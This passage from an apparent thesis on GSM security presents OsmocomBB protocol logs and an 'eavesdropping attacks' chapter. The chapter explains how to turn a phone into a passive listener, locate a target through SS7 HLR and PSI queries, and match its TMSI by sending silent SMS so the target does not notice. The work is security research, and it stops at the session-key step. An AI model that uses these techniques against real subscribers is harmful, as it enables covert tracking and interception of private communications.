<0005> gsm48_mm.c:4363 (ms 1) Received 'MM_EVENT_AUTH_RESPONSE' event in state wait for outgoi
<0005> gsm48_mm.c:1679 AUTHENTICATION RESPONSE
[...]
<0000> gsm48_rr.c:5324 (ms 1) Received 'DATA_IND' from L2 in state dedicated (link_id 0x0)
<0001> gsm48_rr.c:988 CIPHERING MODE COMMAND (sc=1, algo=A5/1 cr=1)
<0001> gsm48_rr.c:929 CIPHERING MODE COMPLETE (cr 1)
[...]
<0000> gsm48_rr.c:5324 (ms 1) Received 'DATA_IND' from L2 in state dedicated (link_id 0x0)
<0005> gsm48_mm.c:3940 (ms 1) Received 'RR_DATA_IND' from RR in state MM connection active (sa
<0005> gsm48_mm.c:4129 (ms 1) Received 'MT_MM_TMSI_REALL_CMD' in MM state MM connection active
<0005> gsm48_mm.c:1610 TMSI 0x09a4ee44 (161803844) assigned.
<0005> gsm48_mm.c:1567 TMSI REALLOCATION COMPLETE
```

Figure 4.11: Identification, authentication, ciphering mode setting, and TMSI reallocation procedures logs in `mobile`

```
<0005> gsm48_mm.c:4320 (ms 1) Received 'MM_EVENT_IMSI_DETACH' event in state MM IDLE, normal s
<0005> gsm48_mm.c:1910 IMSI detach started (MM IDLE)
<0005> gsm48_mm.c:914 new state MM IDLE, normal service -> wait for RR connection (IMSI detach
<0005> gsm48_mm.c:1809 IMSI DETACH INDICATION
<0005> gsm48_mm.c:1830  using TMSI 0x3c099d3d
<0001> gsm48_rr.c:5449 (ms 1) Message 'RR_EST_REQ' received in state idle (sapi 0)
<000e> gsm48_rr.c:1307 Establish radio link due to mobility management request
[...Immediate assignment procedure...]
<0000> gsm48_rr.c:5308 (ms 1) Received 'EST_CONF' from L2 in state connection pending (link_id
<0001> gsm48_rr.c:355 new state connection pending -> dedicated
<0005> gsm48_mm.c:3911 (ms 1) Received 'RR_EST_CNF' from RR in state wait for RR connection (I
<0005> gsm48_mm.c:444 starting T3220 (IMSI detach keepalive) with 5.0 seconds
<0005> gsm48_mm.c:1926 IMSI detach started (Wait for RR release)
<0005> gsm48_mm.c:924 new state wait for RR connection (IMSI detach) -> IMSI detach initiated
[...Connection release procedure...]
<0005> gsm48_mm.c:1848 IMSI has been detached.
```

Figure 4.12: IMSI detach procedure logs in `mobile`

```
<0003> gsm322.c:1966 Cell ARFCN 33 selected.
<0003> gsm322.c:2423 Tune to frequency 33.
<0003> gsm322.c:468 Sync to ARFCN=33 rxlev=-55 (Sysinfo, ccch mode NON-COMB)
<0003> gsm322.c:2450 Cell available.
<0003> gsm322.c:4049 (ms 1) Event 'EVENT_CELL_FOUND' for Cell selection in state 'C2 stored ce
<000e> gsm322.c:3383 Camping normally on cell (ARFCN=33 mcc=242 mnc=02  Norway, NetCom)
<0003> gsm322.c:829 new state 'C2 stored cell selection' -> 'C3 camped normally'
<0005> gsm48_mm.c:4320 (ms 1) Received 'MM_EVENT_CELL_SELECTED' event in state MM IDLE, PLMN s
<0005> gsm48_mm.c:909 new MM IDLE state PLMN search -> location updating needed
<0005> gsm48_mm.c:909 new MM IDLE state location updating needed -> attempting to update
<0005> gsm48_mm.c:426 starting T3212 (periodic loc. upd. delay) with 14400 seconds
<0005> gsm48_mm.c:2287 Do Loc. upd. for IMSI attach.
<000e> gsm48_mm.c:2208 Perform location update (MCC 242, MNC 02 LAC 0x0ce9)
<0005> gsm48_mm.c:2342 LOCATION UPDATING REQUEST
<0005> gsm48_mm.c:2364  using LAI (mcc 242 mnc 02 lac 0x0ce9)
<0005> gsm48_mm.c:2372  using TMSI 0x24098976
<0005> gsm48_mm.c:914 new state MM IDLE, attempting to update -> wait for RR connection (locat
<0001> gsm48_rr.c:5449 (ms 1) Message 'RR_EST_REQ' received in state idle (sapi 0)
<000e> gsm48_rr.c:1307 Establish radio link due to mobility management request
```

Figure 4.13: IMSI attach procedure logs in `mobile`: Location Updating Request

```
<0005> gsm48_mm.c:3911 (ms 1) Received 'RR_DATA_IND' from RR in state location updating initia
<0005> gsm48_mm.c:4100 (ms 1) Received 'MT_MM_LOC_UPD_ACCEPT' in MM state location updating in
<0005> gsm48_mm.c:472 stopping pending (loc. upd. timeout) timer T3210
<0005> subscriber.c:1077 (ms 1) new state U1_UPDATED -> U1_UPDATED
<0005> subscriber.c:851 Updating LOCI on SIM
<000e> gsm48_mm.c:2455 Location update accepted
<0005> gsm48_mm.c:2458 LOCATION UPDATING ACCEPT (mcc 242 mnc 02 lac 0x0ce9)
<0005> gsm48_mm.c:2481 got TMSI 0x3609a8aa (906602666)
<0005> subscriber.c:851 Updating LOCI on SIM
<0005> gsm48_mm.c:1558 TMSI REALLOCATION COMPLETE
<0005> gsm48_mm.c:2513 follow-on proceed not supported.
<0005> gsm48_mm.c:462 starting T3240 (RR release timeout) with 10.0 seconds
<0005> gsm48_mm.c:924 new state location updating initiated -> wait for network command
<0002> gsm322.c:3929 (ms 1) Event 'EVENT_REG_SUCCESS' for manual PLMN selection in state 'M1 t
<0002> gsm322.c:820 new state 'M1 trying RPLMN' -> 'M2 on PLMN'
```

Figure 4.14: IMSI attach procedure logs in `mobile`: Location Updating Accept




Figure 4.15: Location updating procedure flow diagram [3GP14a, p. 117]




Figure 4.16: Mobile Terminated Call setup [3GP14a, p. 115]




Figure 4.17: Mobile Originating Call release [3GP14a, p. 116]

```
<0006> gsm48_cc.c:2161 (ms 1) Received 'MMCC_EST_IND' in CC state NULL
<0006> gsm48_cc.c:2115 (ms 1) Received 'SETUP' in CC state NULL
<0006> gsm48_cc.c:828 received SETUP
<0006> gsm48_cc.c:243 new state NULL -> CALL_PRESENT
<0006> gsm48_cc.c:196 (ms 1 ti 8) Sending 'MNCC_SETUP_IND' to MNCC.
<0009> mnccms.c:435  no supported codec rate is given
<0009> mnccms.c:460 Incoming call (from 91897185 callref 80000001)
<0009> mnccms.c:150  support TCH/H also
<0009> mnccms.c:174  support full rate v2
<0009> mnccms.c:178  support full rate v1
<0009> mnccms.c:187  support half rate v1
<0006> gsm48_cc.c:898 sending CALL CONFIRMED (proceeding)
<0006> gsm48_cc.c:243 new state CALL_PRESENT -> MO_TERM_CALL_CONF
<0006> gsm48_cc.c:182 Sending 'CALL_CONF' using MMCC_DATA_REQ (callref=80000001, transaction_i
[...]
<0009> mnccms.c:480 Ring!
<0006> gsm48_cc.c:929 sending ALERTING
<0006> gsm48_cc.c:243 new state MO_TERM_CALL_CONF -> CALL_RECEIVED
<0006> gsm48_cc.c:182 Sending 'ALERTING' using MMCC_DATA_REQ (callref=80000001, transaction_id
[...]
<0006> gsm48_cc.c:960 sending CONNECT
<0006> gsm48_cc.c:345 starting timer T313 with 30 seconds
<0006> gsm48_cc.c:243 new state CALL_RECEIVED -> CONNECT_REQUEST
<0006> gsm48_cc.c:182 Sending 'CONNECT' using MMCC_DATA_REQ (callref=80000001, transaction_id=
[...]
<0006> gsm48_cc.c:2161 (ms 1) Received 'MMCC_DATA_IND' in CC state CONNECT_REQUEST
<0006> gsm48_cc.c:2115 (ms 1) Received 'CONNECT_ACK' in CC state CONNECT_REQUEST
<0006> gsm48_cc.c:992 received CONNECT ACKNOWLEDGE
<0006> gsm48_cc.c:357 stopping pending timer T313
<0006> gsm48_cc.c:243 new state CONNECT_REQUEST -> ACTIVE
<0006> gsm48_cc.c:196 (ms 1 ti 8) Sending 'MNCC_SETUP_COMPL_IND' to MNCC.
<0009> mnccms.c:497 Call is connected
```

Figure 4.18: Mobile Terminated Call setup in `mobile` [3GP14a, p. 115]

```
<0006> gsm48_cc.c:2161 (ms 1) Received 'MMCC_DATA_IND' in CC state ACTIVE
<0006> gsm48_cc.c:2115 (ms 1) Received 'DISCONNECT' in CC state ACTIVE
<0006> gsm48_cc.c:1680 received DISCONNECT
<0006> gsm48_cc.c:243 new state ACTIVE -> DISCONNECT_IND
<0006> gsm48_cc.c:196 (ms 1 ti 8) Sending 'MNCC_DISC_IND' to MNCC.
<0009> mnccms.c:355 Call has been disconnected (cause 16)
<0009> mnccms.c:71 (call 80000001) Call removed.
<0006> gsm48_cc.c:1590 sending RELEASE
<0006> gsm48_cc.c:345 starting timer T308 with 30 seconds
<0006> gsm48_cc.c:243 new state DISCONNECT_IND -> RELEASE_REQ
<0006> gsm48_cc.c:182 Sending 'RELEASE' using MMCC_DATA_REQ (callref=80000001, transaction_id=
```

Figure 4.19: Mobile Terminating Call release in `mobile` [3GP14a, p. 116]

Chapter 5
Eavesdropping attacks

This chapter will focus on two eavesdropping attacks using OsmocomBB: one on GSM, the other on GPRS. The first section of the chapter explains the role of OsmocomBB in the attack. It describes the way it was used to take a different approach to the problem by creating a passive listener exploiting dedicated hardware. The next sections are dedicated to the four steps of the attack.

The first one consists of finding the location of the target, and the second one consists of finding its TMSI. The TMSI and location of the subscriber are linked, since the purpose of the TMSI is to provide confidentiality to the subscriber by preventing attackers to track its location. Therefore, these two steps are also linked. The third step consists in finding the session key of the target. Encryption is applied by the network to provide data confidentiality, and to prevent eavesdropping. It is thus necessary to find this key to be able to eavesdrop on the communication. Finally, the last step is to capture this communication on the Um interface and to decode it [3GP06].

Various applications and commands of the OsmocomBB project are detailed in this chapter. Section A of the appendices is available to describe their installation and usage. Some modifications were also done to these applications for the purpose of this thesis and some of them are described in context in this chapter. Explanations on how to apply these modifications are also available in the appendices.

5.1 OsmocomBB as a passive listener

Before the availability of the OsmocomBB project, the usual method to capture GSM signals was to use an USRP device combined with tools from the Airprobe project. These tools, introduced in Section 2.5, were not optimal for several reasons. Firstly, this system could not effectively follow frequency hopping. Secondly, the received signal was a bit unreliable. Finally, capturing uplink traffic was complicated. The OsmocomBB project is based on an actual mobile phone, which means that it

uses hardware dedicated to GSM. A mobile phone is designed to switch between frequencies very quickly, and to demodulate and decode uplink and downlink GSM signals. Therefore, OsmocomBB does not suffer from the same problems, and was a good candidate as a basis for an eavesdropping attack.

Eavesdropping requires the attacker to break the encryption applied on the communication. A tool exists to find A5/1 session keys, Kraken, but it expects some keystream generated using this key. Finding keystream requires to XOR a bitstream of plaintext and ciphertext. However, OsmocomBB relies on the phone modem to produce layer 2 packets, as explained in Section 4.1.2. Since the encryption process is applied at a very low level, this does not give access to the encrypted keystream.

For that purpose, Sylvain Munaut demonstrated at DeepSec 2010 how it was possible to create a passive listener from one of the phones supported by OsmocomBB, and to extract the bits off the air just after the demodulation and without further processing [Mun10]. This makes it possible to capture keystream to find the associated session key. It is also possible to use code from Airprobe programs to convert these bits to upper layer packets. As a bonus, this listener supports uplink capture, can follow frequency hopping, has a very good demodulation, and is very inexpensive.




Figure 5.1: Block diagram of a typical Calypso platform [Mun12]

A simplified diagram of the receive and transmit path of a typical Calypso platform is shown on Figure 5.1. More information on that topic is available in Section 4.1.2. What interests us here is the upper part of the figure: the receive path. It is composed of several components and each of them could be an obstacle to the implementation of the listener.

– The antenna is completely common. In case of uplink capture, it could be replaced by another antenna, but it is not really necessary.

- The antenna switch splits the signal between the receive path and the transmit path, and does not cause any problem.
- The reception filter reduces the noise by attenuating every signal which is not at the received downlink frequency by around 35 dB. This means that it strongly attenuates the received uplink signal which is already weak. It can be replaced to increase the uplink reception range from less than 20 m to around 150 m, but the operation is delicate due to the components size.
- The RF mixer tunes the phone to any frequency in the four downlink bands. The uplink bands are out of the specifications, but after removing the dedicated verification functions, the Phase-Locked Loop (PLL) can be configured to support them as well. Of course, the results are a bit poorer, but not significantly. The mixer also needs to be configured to deal with at least two consecutive bursts instead of one, to receive the uplink as well. This is possible since multislot is a feature of GPRS which is supported by the Calypso platform.
- The analog baseband is simply an ADC in this case, and the demodulation is done in the DSP. It receives I/Q symbols and converts them to digital samples coded as soft bits.
- The first part of the digital baseband is the DSP. When used in normal operation, it processes the digital signal to reconstruct a layer 2 packet. The traffic bursts are decompressed inside the DSP and sent directly to the audio codec. The DSP firmware is stored in a mask Read-Only Memory (ROM), but part of the Random-Access Memory (RAM) can be used to patch it. This is done by overwriting entries in a function table to provide new functions stored in RAM. The new functions modify the DSP behavior to send the demodulated bits to the second part of the digital baseband without further processing.
- The second part of the digital baseband is an ARM processor which hosts the OsmocomBB firmware. This makes it easier to apply the four necessary modifications. The first is to use the DSP bootloader to patch the ROM and provide the functions for the sniffing task in RAM. The second is to add this task to the DSP driver. The third is to use it in the DSP to get the raw demodulated bits. The last is to replace data transmission by the reception of the uplink frequency using the same task.
- The last component is the serial interface used to communicate with the host computer. After the modifications in the receiving path, it has to transmit 4 bursts of 116 soft bits every 4.615 ms, which requires non standard baud rates.

After all these modifications, the listener is able to receive the demodulated bursts in up to four time slots per frame, for the downlink or the uplink. These are saved in a file that can be decoded using parts of the programs available in Airprobe. To summarize, the impact of this OsmocomBB based passive listener comes from its

good uplink support, its hardware dedicated to frequency hopping and GSM signal processing, and its wide availability. The modifications applied to OsmocomBB to create a passive listener are available in the `sylvain/burst_ind` branch of the project git repository. The filter replacement, as well as the choice of a suitable USB to RS232 converter, is described on the project website.

An example of the output of a modified version of the `ccch_scan` application is shown on Figure 5.2. This application is intended as a small demonstration of what is possible using this passive listener. The MS will follow any Immediate Assignment message to the dedicated channel, and will save all the relevant bursts to a file. On the figure, four bursts received in four consecutive frames are highlighted twice: once for the downlink, and once for the uplink. The layer 2 message is contained into these four bursts due to the interleaving process. Once the four bursts are received, they are deinterleaved and decoded to a layer 2 message, which is sent to Wireshark via `gsmtap`.

```
<0001> app_ccch_scan.c:385 Paging1: Normal paging chan tch/f to tmsi M(3426269452)
<0001> app_ccch_scan.c:273 GSM48_IMM_ASS (ra=0x0c, chan_nr=0x51, HSN=25, MAIO=0, TS=1, SS=2, T
<000c> l1ctl.c:290 BURST IND: @(306671 = 0231/01/08) ( -68 dBm, SNR 255)
<000c> l1ctl.c:290 BURST IND: @(306672 = 0231/02/09) ( -61 dBm, SNR 255)
<000c> l1ctl.c:290 BURST IND: @(306673 = 0231/03/10) ( -61 dBm, SNR 255)
<000c> l1ctl.c:290 BURST IND: @(306674 = 0231/04/11) ( -61 dBm, SNR 255)
<000c> l1ctl.c:290 BURST IND: @(306686 = 0231/16/23) (-110 dBm, SNR   5, UL)
<000c> l1ctl.c:290 BURST IND: @(306687 = 0231/17/24) (-110 dBm, SNR   8, UL)
<000c> l1ctl.c:290 BURST IND: @(306688 = 0231/18/25) (-110 dBm, SNR  10, UL)
<000c> l1ctl.c:290 BURST IND: @(306689 = 0231/19/26) (-110 dBm, SNR   1, UL)
```

Figure 5.2: Output of the `ccch_scan` application in the `burst_ind` branch.

5.2 Recovering the location

After describing how to create a passive listener, the details of the attack itself will be investigated. The attacker needs to be in the same cell as the targeted phone since everything happens on the Um interface. If the location of the target is not known, it is possible to exploit the SS7 to find relevant information. The SS7 contains various protocols that are used in the telephony world. One of them, the MAP, was designed to provide signaling services between various elements of the mobile networks and is introduced in Section 3.1.5. Two services described there can be exploited to get location information for a given subscriber if an access to the network is available.

5.2.1 Accessing the SS7 MAP protocol

According to James Moran, the security director for the GSM Association (GSMA): “SS7 is inherently insecure, and it was never designed to be secure” [Tim14]. This makes it difficult for the operators to prevent abuses. Nevertheless, good filtering

policies could reduce the attack surface but, at the end of 2014, Karsten Nohl said that many operators do not implement them. Moreover, some SS7 services are needed for normal network operation, and thus are almost impossible to filter. This allows anyone with a roaming agreement and an access to the SS7 to request this information [Noh14].

According to Tobias Engel, "getting access to the SS7 is easier than ever", and since legitimate commercial services need it, it "can be bought from telecom operators or roaming hubs for a few hundred euros a month". He also said that "some network operators leave their equipment unsecured on the Internet". Another access vector could be femtocells. Indeed, since they are part of the core networks but placed in subscribers homes, it could be possible to hack them to get an access [Eng14].

5.2.2 HLR query

An HLR query is a name commonly used for a MAP-SEND-ROUTING-INFO-FOR-SM service request, which is described in more details in Section 3.1.5. A way of exploiting this service was presented by Tobias Engel at the 25C3 [Eng08].

It is easy to see on Figure 5.3 that during a legitimate SMS delivery procedure, the GMSC requests information from the HLR, and then sends the SMS message on its own. This can be exploited because the fourth step on the diagram is actually optional. Having access to the SS7, it is therefore possible to request information from the HLR and never send any SMS message. The information returned is, based on a subscriber phone number, the IMSI of the subscriber as well as the number of the MSC serving it.




Figure 5.3: Exploiting the MT-SMS procedure [3GP15d, p. 792].

The number of the MSC gives information on the current location of the mobile phone, since it starts with a country code. It also gives information on the operator to which the phone is currently connected to thanks to its identification code. The result of an HLR query displaying the number of the MSC is shown on Figure 5.4.

On this example, the country code, 47, belongs to Norway, and the identification code, 92, belongs to *Netcom* [nko].




Figure 5.4: MSC number returned from an HLR query.

These HLR queries allow to build databases providing a mapping between an MSC number and a location by querying phones in known locations. An example presented by Tobias Engel for Germany is shown on Figure 5.5. The area that an MSC covers might be a part of a city, a whole city or even bigger. Indeed, an MSC usually handles a certain amount of traffic and therefore the area it covers depends on the population density. Thus, determining the MSC where the phone is located is only a first step to uncover the location of the targeted phone.

To find the cell of interest, two methods can be used. Either wardriving, which is explained in Section 5.3, or a Provide Subscriber Info (PSI) service request. While it is easy to find companies providing cheap and easy to use HLR queries online, PSI requests are more difficult to access.

5.2.3 MAP PSI service

PSI service is a short name for the MAP-PROVIDE-SUBSCRIBER-Info service described in Section 3.1.5. At the 31C3, Karsten Nohl showed how it was possible to exploit it to recover a more precise location than with an HLR query alone [Noh14].




Figure 5.5: Mapping between MSC numbers and location [Eng08]

Indeed, an HLR query gives the IMSI of the subscriber based on its phone number, while a PSI service request gives the CGI related to this IMSI. The CGI is composed of the MCC, the MNC, the LAC, and the Cell ID, as explained in Section 3.2.2. This allows one to easily find the location of the target by querying one of the Cell ID database available online.

5.3 Recovering the TMSI

The previous step gave out the location of the target and the cell it is camping on. It is now necessary to find out the identity of the target on this cell to be able to follow its calls on the dedicated channel. The TMSI can not be queried over the SS7 MAP protocol, so another method is used to recover it.

It works by contacting the targeted phone according to a given pattern and by listening to the beacon channel looking for a TMSI getting paged according to the same pattern. This makes the assumption that the TMSI will stay the same between the beginning and the end of the process. Listening to the beacon channel can be done with a mobile phone using the `ccch_scan` application available in OsmocomBB. An example of its output is shown on Figure 5.6.

This method can also be used to refine the location granularity after a simple HLR query. Every paging request is sent on the whole location area, so by looking

```
<0001> app_ccch_scan.c:312 Paging1: Normal paging chan tch/f to tmsi M(3594529404)
<0001> app_ccch_scan.c:312 Paging1: Normal paging chan tch/f to tmsi M(3577252100)
<0001> app_ccch_scan.c:312 Paging1: Normal paging chan tch/f to tmsi M(856274089)
<0001> app_ccch_scan.c:312 Paging1: Normal paging chan tch/f to tmsi M(3308813892)
<0001> app_ccch_scan.c:212 GSM48 IMM ASS (ra=0x16, chan_nr=0x41, HSN=25, MAIO=0, TS=1, SS=0, T
<0001> app_ccch_scan.c:212 GSM48 IMM ASS (ra=0x16, chan_nr=0x41, HSN=25, MAIO=0, TS=1, SS=0, T
<0001> app_ccch_scan.c:312 Paging1: Normal paging chan tch/f to tmsi M(3259018308)
<0001> app_ccch_scan.c:312 Paging1: Normal paging chan tch/f to tmsi M(3795381508)
```

Figure 5.6: Output of the `ccch_scan` application.

for the pagings in each of the location area served by the serving MSC, it is possible to determine if the targeted phone is there or not. The same method can be applied to find the CGI. The attacker can go from one cell to another and look for the paging responses sent by the targeted TMSI, to make sure to be in the right cell. This is called wardriving.

To make sure that the user of the targeted phone does not notice this step, it is possible to send so called silent SMS messages, which are not displayed on the targeted phone [3GP01, p. 53]. If they are blocked by the operator, it is also possible to send broken SMS messages that the mobile discards but this is dependent of the baseband implementation [GM11]. A last method consists of initiating a phone call, and hanging up after the paging is done, but before the user is alerted [KKHK12].

An implementation of the silent SMS feature is proposed with this thesis. Each SMS message contains a TP-Protocol-Identifier field, and setting its value to `0x40` tells the receiving MS to discard its contents. This means that the targeted MS is paged, but that nothing shows up on the targeted user's screen. This is called a type 0 SMS. Another field that can be modified is the TP-Data-Coding-Scheme field, which indicates whether or not an SMS message is compressed. It consists of two bytes, and if the first byte is set to `0xC0`, the MS may discard the contents of the message [ETS99, p. 6]. The patch can be found in the appendices Section B and provides the `silent` command in the `mobile` application of OsmocomBB, as displayed in Figure 5.7. An implementation of the correlation feature could not be developed since Norwegian networks reallocate the TMSI too often, as discussed in Section 7.2.3.

5.4 Finding the session key

Once the location and identity of the target are found, it is necessary to uncover the session key before being able to capture a call. This is needed to decrypt the traffic of course, but also to find out the frequencies on which the traffic is sent. Indeed, the traffic channel is assigned by an Assignment Command sent on the dedicated

```
OsmocomBB> en
OsmocomBB#
  help        Description of the interactive help system
  list        Print command list
